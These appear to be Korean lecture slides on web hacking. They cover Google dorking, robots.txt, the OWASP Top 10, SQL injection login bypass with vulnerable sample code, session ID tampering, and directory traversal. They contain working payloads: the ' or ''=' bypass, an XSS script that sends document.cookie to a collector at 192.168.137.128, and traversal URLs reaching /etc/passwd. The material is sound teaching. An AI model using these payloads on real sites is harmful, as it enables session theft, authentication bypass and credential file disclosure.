
filetype 기능을 사용한 결과 화면

3. 웹 해킹

■ 구글 해킹을 통한 정보 수집

- 주요 검색 인자
  - 디렉터리 리스팅이 가능한 사이트 검색: Intitle
  - 사례) 구글에서 “intitle:index.of admin”으로 검색

intitle:index.of admin




디렉터리 리스팅이 가능한 사이트 검색

3. 웹 해킹

■ 구글 해킹을 통한 정보 수집

- 검색 엔진의 검색을 피하는 방법
- **robots.txt 파일**은 웹사이트의 루트 디렉토리에 위치하며, 웹 크롤러(로봇)에게 해당 사이트의 어떤 부분을 크롤링할 수 있는지, 또는 크롤링하지 말아야 하는지를 지시하는 역할 수행
  - 구글 검색 엔진의 검색을 막는다. — User-agent: googlebot
  - 모든 검색 로봇의 검색을 막는다. — User-agent: *
  - dbconn.ini 파일을 검색하지 못하게 한다. — Disallow: dbconn.ini
  - admin 디렉터리에 접근하지 못하게 한다. — Disallow: /admin




백악관에서 사용하는 robots.txt 파일의 내용

4. 웹의 취약점과 보완

웹의 주요 취약점

- 국제웹보안표준기구(OWASP)에서는 각 분야별 상위 열 가지 주요 취약점을 발표
  - OWASP Top 10은 시기에 따라 항목별 취약점 구분이 달라지고 하나의 취약점이 두 가지 의미를 지닌 경우도 있음



4. 웹의 취약점과 보완

웹의 주요 취약점

- 명령 삽입 취약점(A1. Injection)
  - 클라이언트의 요청을 처리하기 위해 전송 받는 인수에 특정 명령을 실행할 수 있는 코드가 포함되는 경우 특정 명령을 실행하는 코드를 적절히 필터링하지 못하면 삽입 공격에 대한 취약점이 발생
  - 명령 삽입 공격은 SQL, OS, LDAP 등 웹으로 명령을 전달하는 모든 경우에 적용 가능
  - 웹 서버에서 데이터베이스로 전송되는 SQL 쿼리에는 아이디, 패스워드, 검색어 등 여러 가지 인수가 사용됨
  - SQL 삽입 공격은 이 인수에 추가 실행 코드를 넣는 것
  - 웹에서 로그인할 때도 이와 유사한 SQL문이 삽입


```
SELECT * FROM "user"
WHERE e_mail_address = '입력된 아이디' AND password ='입력된 패스워드'
```

4. 웹의 취약점과 보완

■ 웹의 주요 취약점


▪ 명령 삽입 취약점(A1. Injection)

- 입력된 아이디, 패스워드와 동일한 계정이 있으면 결과 창에 계정 정보가 출력



사용자의 아이디(이메일 주소)와 패스워드를 조건으로 입력하고 user 테이블을 조회한 화면

- 잘못된 패스워드를 입력하면 아무 결과도 출력되지 않음



잘못된 패스워드를 조건으로 입력하고 user 테이블을 조회한 화면

4. 웹의 취약점과 보완

웹의 주요 취약점

- 명령 삽입 취약점(A1. Injection)
  - 웹 소스에서 SQL을 처리하는 부분

```
exports.getLoginUserName = function(user_email, password, callback) {
    var user_name;
    var sql = "SELECT user_name, e_mail_address FROM user WHERE e_mail_address =
        '" + user_email + "' AND password = '" + password + "' ";
    db.each(sql, function(err, row) {
        if (user_email = = row.e_mail_address) {
            user_name = row.user_name;
            callback (user_name);
        }
    },
    function(err, rows) {
        if (rows = = 0) {
            user_name = "Login_Failed";
            callback (user_name);
        }
    });
}
```


4. 웹의 취약점과 보완

웹의 주요 취약점

- 명령 삽입 취약점(A1. Injection)
  - SQL문에서 where로 입력되는 조건문을 항상 참으로 만들기 위해 조건 값에 'or''='를 입력
  - 위와 같은 쿼리문이 만들어지면 조건문인 WHERE문에서 password 부분은 or 조건으로 항상 만족되므로 공격자는 사용자 인증에 성공
    - 이 쿼리는 비밀번호가 공백 문자열이거나 항상 참인 조건이므로, 데이터베이스에서 모든 사용자의 비밀번호를 우회하여 접근

패스워드: ' or ''='

```
SELECT * FROM "user"
WHERE e_mail_address = 'wishfree@empas.com' and password ='' or ''=''
```




password에 ' or ''='를 입력하고 user 테이블을 조회한 화면

4. 웹의 취약점과 보완

웹의 주요 취약점

- 명령 삽입 취약점(A1. Injection)
  - SQL 삽입 공격은 웹에서 사용자의 입력 값을 받아 데이터베이스에 SQL문으로 데이터를 요청하는 모든 곳에 가능하고, 인증 뿐만 아니라 다양한 형태의 SQL문을 실행할 수 있음
  - 게시판, 우편번호 검색처럼 대량의 정보를 검색하는 부분에서 웹 서버와 데이터베이스 연동이 일어나므로 SQL 삽입 공격을 수행할 수 있음



SQL 삽입 공격을 이용한 로그인 시도와 성공

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

▪ 인증 및 세션 관리 취약점(A2. Broken Authentication and Session Management)

- 취약한 패스워드 설정
  - 웹의 경우 사용자는 개발자가 처음 설정한 패스워드를 그대로 쓰는 경우가 많음
  - 웹에서 admin과 같이 취약한 패스워드를 자주 발견할 수 있음


- 사용자 데이터를 이용한 인증

❶ 최초 인증 과정은 정상적인 아이디와 패스워드의 입력으로 시작

❷ 패스워드가 올바른 경우의 접속에 대해 인증을 한 뒤 인증 값으로 쿠키와 같은 세션 값을 넘겨줌

❸ 웹 서버는 새로운 페이지에 접근할 때 공격자가 ❷에서 수신한 인증 허용 값을 전달받으면서 **해당 세션 이 유효한 인증인지 확인**
이 때 사용자 고유번호 등을 이용하여 **해당 인증의 소유자(Identity)를 구분**

❹ 공격자는 세션 인증 값은 그대로 사용하고 UserNo 값만 변경하여 다른 계정으로 로그인한 것처럼 웹 서비스를 이용할 수 있음




➔ **이로 인해 공격자는 다른 사용자의 계정으로 로그인한 것처럼 행동할 수 있으며, 해당 사용자의 데이터에 접근하거나, 그 사용자의 권한으로 작업을 수행할 수 있다.**

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

- XSS 취약점(A3. Cross-Site Scripting)
  - XSS: 공격자가 작성한 스크립트가 다른 사용자에게 전달되는 것
  - 다른 사용자의 웹 브라우저 안에서 적절한 검증 없이 실행되기 때문에 사용자의 세션을 탈취하거나 웹 사이트를 변조하고 악의적인 사이트로 이동할 수 있음




- XSS 공격의 구조

❶ 임의의 XSS 취약점이 존재하는 서버에 XSS 코드를 작성하여 저장
❷ 공격자가 작성해놓은 XSS 코드에 해당 웹 서비스 사용자가 접근
❸ 웹 서버는 사용자가 접근한 XSS 코드가 포함된 게시판의 글을 사용자에게 전달
❹ 사용자의 시스템에서 XSS 코드가 실행
❺ XSS 코드가 실행된 결과가 공격자에게 전달되고 공격자는 공격을 종료

4. 웹의 취약점과 보완

웹의 주요 취약점


- XSS 취약점(A3. Cross-Site Scripting)
  - 게시판에 대한 XSS 공격의 취약성 여부는 XSS코드를 게시판에 입력해서 확인



4. 웹의 취약점과 보완

웹의 주요 취약점

- XSS 취약점(A3. Cross-Site Scripting)
  - 게시판에 대한 XSS 공격의 취약성 여부는 XSS코드를 게시판에 입력해서 확인



4. 웹의 취약점과 보완

웹의 주요 취약점

- XSS 취약점(A3. Cross-Site Scripting)
  - XSS 취약점을 확인하기 위한 경고 창을 띄우는 형태의 스크립트를 입력하면 현재 해당 문서를 읽는 사용자의 쿠키 값을 웹 서버(192.168.137.128)로 전달하게 됨

```
<script>location.href="http://192.168.137.128/XSS/GetCookie.asp?cookie="+document.cookie</script>
```

- location.href: 현재 페이지의 URL을 변경하는 데 사용되는 JavaScript 속성. 이 속성을 통해 사용자를 다른 URL로 리다이렉트
- "http://192.168.137.128/XSS/GetCookie.asp?cookie=": 사용자가 리다이렉트될 URL. 이 URL은 공격자가 설정한 서버의 주소로, 쿠키 정보를 수집하기 위한 스크립트가 위치한다.
- GetCookie.asp: 이 부분은 공격자 서버에서 실행될 스크립트 파일의 이름이다. 이 파일은 요청을 처리하고, 전달된 쿠키 정보를 수집하거나 저장하는 기능을 수행할 수 있다.
- ?: URL에서 쿼리 문자열의 시작을 나타내는 기호이다. ? 뒤에 오는 부분은 서버에 전달할 매개변수를 포함한다.
- cookie=: cookie는 쿼리 문자열의 매개변수 이름이다. 이 매개변수는 서버 측 스크립트에서 접근할 수 있는 데이터의 이름을 정의한다. = 기호 뒤에는 실제 쿠키 값이 들어가게 된다.
- 쿠키 값: 이 스크립트에서는 document.cookie를 통해 현재 페이지의 쿠키 정보를 가져와서, cookie= 뒤에 붙여서 URL을 완성한다. 예를 들어, 사용자의 쿠키가 sessionId=abc123이라면, 최종적으로 요청되는 URL은 GetCookie.asp?cookie=sessionId=abc123이 된다.

4. 웹의 취약점과 보완

웹의 주요 취약점

취약한 접근 제어(A4. Broken Access Control)

- 인증된 사용자가 수행할 수 있는 것에 대한 제한을 제대로 적용하지 않은 것을 의미
  - 관리자로 로그인하고, 인증 정보를 이용해야 관리자용 웹 페이지에 접근할 수 있어야 함.
  - 인증 정보가 없는 경우에도 관리자용 페이지에 직접 접근 하는 상황 발생
- 이 취약점에 노출되면 일반 사용자나 로그인하지 않은 사용자가 관리자 페이지에 접근하여 관리자 권한의 기능을 악용할 수 있음
- **인증 우회를 막으려면 웹의 중요 페이지에 세션 값(쿠키)을 확인하는 검증 로직을 입력해두어야 함**
- **프로그램 개발 시 표준 검증 로직을 만들어 웹에 존재하는 모든 페이지의 앞부분에 입력해야 함**

- 디렉터리 탐색
  - 웹 브라우저에서 확인 가능한 경로의 상위를 탐색하여 특정 시스템 파일을 다운로드하는 공격 방법
  - 게시판 등에서 첨부 파일을 내려받을 때는 다음과 같이 백엔드 서비스를 주로 사용

```
http://www.wishfree.com/board/download.jsp?filename=사업계획.hwp
```

  - 정상적인 다운로드 페이지를 이용하여 다른 파일의 다운로드를 요청

```
http://www.wishfree.com/board/download.jsp?filename=../list.jsp
```

  - 파일 시스템에서 .는 현재 디렉터리를 의미하고 ..는 상위 디렉터리를 의미
  - 만약 공격자가 filename 변수에 ../list.jsp를 입력한다면
  - 다운로드가 기본적으로 접근하는 /board /upload 디렉터리의 바로 상위 디렉터리에서 list.jsp를 다운로드하라는 의미

4. 웹의 취약점과 보완


웹의 주요 취약점

취약한 접근 제어(A4. Broken Access Control)

- 디렉터리 탐색
  - 정상적인 다운로드 페이지를 이용하여 다른 파일의 다운로드를 요청

```
http://www.wishfree.com/board/download.jsp?filename=../list.jsp
```

  - 파일 시스템에서 .는 현재 디렉터리를 의미하고 ..는 상위 디렉터리를 의미
  - 만약 공격자가 filename 변수에 ../list.jsp를 입력한다면
  - 다운로드가 기본적으로 접근하는 /board /upload 디렉터리의 바로 상위 디렉터리에서 list.jsp를 다운로드하라는 의미



4. 웹의 취약점과 보완

웹의 주요 취약점

- 취약한 접근 제어(A4. Broken Access Control)
  - 디렉터리 탐색
    - /board/admin 디렉터리에 있는 adminlogin.jsp를 다운로드

```
http://www.wishfree.com/board/download.jsp?filename=../admin/adminlogin.jsp
```

    - download.jsp 파일 자신도 다음과 같이 입력하여 다운로드

```
http://www.wishfree.com/board/download.jsp?filename=../download.jsp
```

    - 유닉스 시스템의 경우에는 /etc/passwd와 같이 사용자 계정과 관련된 중요한 파일의 다운로드를 시도할 수 있음

```
http://www.wishfree.com/board/download.jsp?filename=../../../../../../../etc/passwd
```

